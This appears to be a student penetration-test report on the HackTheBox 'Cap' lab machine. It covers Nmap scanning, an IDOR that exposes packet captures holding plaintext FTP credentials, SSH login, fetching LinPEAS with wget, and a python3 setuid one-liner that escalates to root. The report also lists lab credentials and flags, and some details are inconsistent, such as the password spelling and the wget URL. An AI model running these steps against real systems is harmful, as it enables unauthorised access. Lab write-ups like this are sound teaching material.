



Capstone Project: Full VAPT Engagement Report

Introduction

This document outlines a comprehensive Vulnerability Assessment and Penetration Testing (VAPT) engagement conducted against the HackTheBox "Cap" machine. The assessment followed the Penetration Testing Execution Standard (PTES) methodology, utilizing industry-standard tools to identify, exploit, and remediate security vulnerabilities in a controlled environment.

Executive Summary (300-word PTES Report)

Engagement Overview: A full-scope penetration test was conducted against the target system at IP address 10.10.10.245, revealing critical security vulnerabilities that led to complete system compromise. The assessment identified Insecure Direct Object Reference (**IDOR**) vulnerabilities in the web application and Linux capabilities misconfiguration, resulting in unauthorized root access.

Methodology: The engagement followed PTES phases, beginning with intelligence gathering through Nmap scanning, which revealed FTP (port 21), SSH (port 22), and HTTP (port 80) services. Vulnerability analysis identified a security dashboard performing network captures with improper access controls.

Key Findings:

- IDOR vulnerability exposed other users' packet capture files
- Plaintext FTP credentials discovered in network traffic
- Misconfigured Python capabilities allowed privilege escalation
- Complete system compromise achieved within 90 minutes

Impact Assessment: The vulnerabilities demonstrated complete breach of confidentiality, integrity, and availability, allowing attackers to access sensitive data, modify system configurations, and establish persistent access.



Initial Access & Service Enumeration Target Discovery & Service Mapping

Command:

```
nmap -sV 10.10.10.245
```

PORT	STATE	SERVICE	VERSION
21/tcp	open	ftp	vsftpd 3.0.3
22/tcp	open	ssh	OpenSSH 8.2p1 Ubuntu 4ubuntu0.2
80/tcp	open	http	Gunicorn

Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

FTP Service Enumeration :

FTP Service Analysis: vsFTPD 3.0.3 service identified with anonymous access properly disabled, requiring valid user credentials for access.

Figure1: FTP service testing showing anonymous login disabled:

```
(macson10@nightslayer) - [~/Desktop]
$ ftp 10.10.10.245
Connected to 10.10.10.245.
220 (vsFTPD 3.0.3)
Name (10.10.10.245:macson10): anonymous
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed
ftp> exit
221 Goodbye.
```

Network Traffic Analysis

Traffic Inspection:

FTP protocol analysis revealed authentication mechanisms and data transfer methods, providing insights for potential credential interception attacks.



Figure 2: Wireshark analysis of FTP communication and authentication

34	2.626895	192.168.196.16	192.168.196.1	FTP	76	Response: 220 (vsFTPd 3.0.3)
35	2.667693	192.168.196.1	192.168.196.16	TCP	62	54411 → 21 [ACK] Seq=1 Ack=21 Win=1051136 Len=0
36	4.126590	192.168.196.1	192.168.196.16	FTP	69	Request: USER nathan
37	4.126526	192.168.196.16	192.168.196.1	TCP	56	21 → 54411 [ACK] Seq=21 Ack=14 Win=64256 Len=0
38	4.126630	192.168.196.16	192.168.196.1	FTP	90	Response: 331 Please specify the password.
39	4.167701	192.168.196.1	192.168.196.16	TCP	62	54411 → 21 [ACK] Seq=14 Ack=55 Win=1051136 Len=0
40	5.424998	192.168.196.1	192.168.196.16	FTP	78	Request: PASS Buck3TH4TF0RM3!
41	5.425034	192.168.196.16	192.168.196.1	TCP	56	21 → 54411 [ACK] Seq=55 Ack=36 Win=64256 Len=0
42	5.432387	192.168.196.16	192.168.196.1	FTP	79	Response: 230 Login successful.
43	5.432801	192.168.196.1	192.168.196.16	FTP	62	Request: SYST
44	5.432834	192.168.196.16	192.168.196.1	TCP	56	21 → 54411 [ACK] Seq=78 Ack=42 Win=64256 Len=0
45	5.432937	192.168.196.16	192.168.196.1	FTP	75	Response: 215 UNIX Type: L8
46	5.478790	192.168.196.1	192.168.196.16	TCP	62	54411 → 21 [ACK] Seq=42 Ack=97 Win=1050880 Len=0
47	6.309628	192.168.196.1	192.168.196.16	FTP	84	Request: PORT 192,168,196,1,212,140
48	6.309655	192.168.196.16	192.168.196.1	TCP	56	21 → 54411 [ACK] Seq=97 Ack=70 Win=64256 Len=0

Privilege Escalation & Post-Exploitation

Post-initial access activities focused on privilege escalation techniques and establishing persistent access to the target system.

SSH Access Establishment

Figure 3: Secure shell access establishment with authentication

```
(root@nightslayer)-[/home/macson10/Desktop]
# ssh nathan@10.10.10.245 -p 22

The authenticity of host '10.10.10.245 (10.10.10.245)' can't be established.
ED25519 key fingerprint is: SHA256:UDhIJpylePiT3qjtVVU+GnSyAZSr+mZKHZRoKcmLUI
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.245' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
nathan@10.10.10.245's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Tue Nov 18 11:21:36 UTC 2025

System load:  0.0          Processes:            230
Usage of /:   36.6% of 8.73GB Users logged in:      1
Memory usage: 22%         IPv4 address for eth0: 10.10.10.245
Swap usage:   0%

⇒ There are 3 zombie processes.
```



Persistent Access: SSH service access provided reliable command and control channel with user-level privileges on the target system

User Verification

Verified nathan user account with standard privileges, requiring further escalation for complete system control.

Figure 4 : User account verification and privilege level assessment

```
Last login: Tue Nov 18 11:03:13 2025 from 10.10.15.170
nathan@cap:~$
nathan@cap:~$ id
uid=1001(nathan) gid=1001(nathan) groups=1001(nathan)
nathan@cap:~$ whoami
nathan
nathan@cap:~$
```

Advanced Privilege Escalation Analysis

Privilege escalation assessment using automated enumeration tools and manual capability analysis to identify misconfigurations.

LinPEAS Security Enumeration:

LinPEAS script deployed to systematically identify potential privilege escalation vectors across the system configuration and services.

In Nathan shell, grab linpeas.sh file from our machine use `wget` command, and make it executable.

1. Establish an HTTP python server on port 80 in your machine

Command:

```
Sudo python3 -m http.server 80
```

2. Then execute the following command in Nathan shell :

Command:

```
wget http://10.10.10.245 /linpeas.sh
```



Figure 5: LinPEAS privilege escalation script initialization and executing

```
nathan@cap:/tmp$ ./linpeas.sh
```



```
Do you like PEASS?

Follow on Twitter      : @hacktricks_live
Respect on HTB         : SirBroccoli

Thank you!

linpeas-ng by github.com/PEASS-ng
```

Figure 9: LinPEAS capabilities identification showing multiple binaries with elevated privileges

```
Files with capabilities (limited to 50):
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
```

Findings: Multiple binaries identified with unnecessary capabilities including ping, traceroute, and mtr-packet with cap_net_raw privileges through code execution.



5. Flag Capture & Proof of Compromise

Section Introduction:

Evidence collection demonstrating successful system compromise through flag retrieval and privilege verification.

5.1 User Flag Acquisition

```
python3 -c 'import os; os.setuid(0); os.system("/bin/bash")'  
cd /root  
ls  
cat root.txt
```

Proof of Compromise:

User flag: c7110277ac44d78b6a9fff2232434d16 and
root flag: 9e02256fad08d2eda01fe02952e929cb captured, confirming
unauthorized access to user-level resources and data.

Attack Timeline

Timestamp	Target IP	Vulnerability	PTES Phase	Tools Used
2025-11-18 15:00:00	10.10.10.245	Service Discovery	Intelligence Gathering	Nmap
2025-11-18 15:15:00	10.10.10.245	Web Dashboard Analysis	Vulnerability Analysis	Browser
2025-11-18 15:30:00	10.10.10.245	IDOR Vulnerability	Exploitation	Browser, Wireshark
2025-11-18 15:45:00	10.10.10.245	Credential Exposure	Exploitation	Wireshark
2025-11-18 16:00:00	10.10.10.245	SSH Access Obtained	Exploitation	SSH Client




Timestamp	Target IP	Vulnerability	PTES Phase	Tools Used
2025-11-18 16:15:00	10.10.10.245	Capabilities Misconfiguration	Privilege Escalation	LinPEAS

Critical Vulnerabilities

4.1 IDOR in Web Application

- **Location:** /data/<id> endpoint
- **Impact:** Unauthorized access to packet captures
- **Evidence:** Capture file ID 0 contained FTP credentials



4.2 Plaintext Credentials

- **Service:** FTP authentication
- **Credentials:** nathan:BucksH4TFORM31
- **Impact:** Initial system access obtained

4.3 Linux Capabilities Misconfiguration

- **Binary:** /usr/bin/python3.8 with CAP_SETUID



- **Impact:** Root privilege escalation
 - **Exploitation:** Python code execution with UID 0
-

5. Remediation Plan

Immediate Actions:

1. Remove unnecessary capabilities: `setcap -r /usr/bin/python3.8`
2. Implement proper access controls for web data endpoints
3. Encrypt sensitive network traffic and authentication

Security Improvements:

1. Implement input validation and authorization checks
 2. Conduct security code review of web application
 3. Establish regular vulnerability assessment program
-

Executive Briefing (Non-Technical Summary)

Our security assessment identified critical vulnerabilities allowing unauthorized system access and control. Testing revealed weaknesses in data protection and privilege management that could enable attackers to view confidential information, modify system settings, and maintain hidden access. We recommend immediate action to strengthen access controls, update security configurations, and implement regular monitoring to significantly reduce breach risks and protect sensitive data.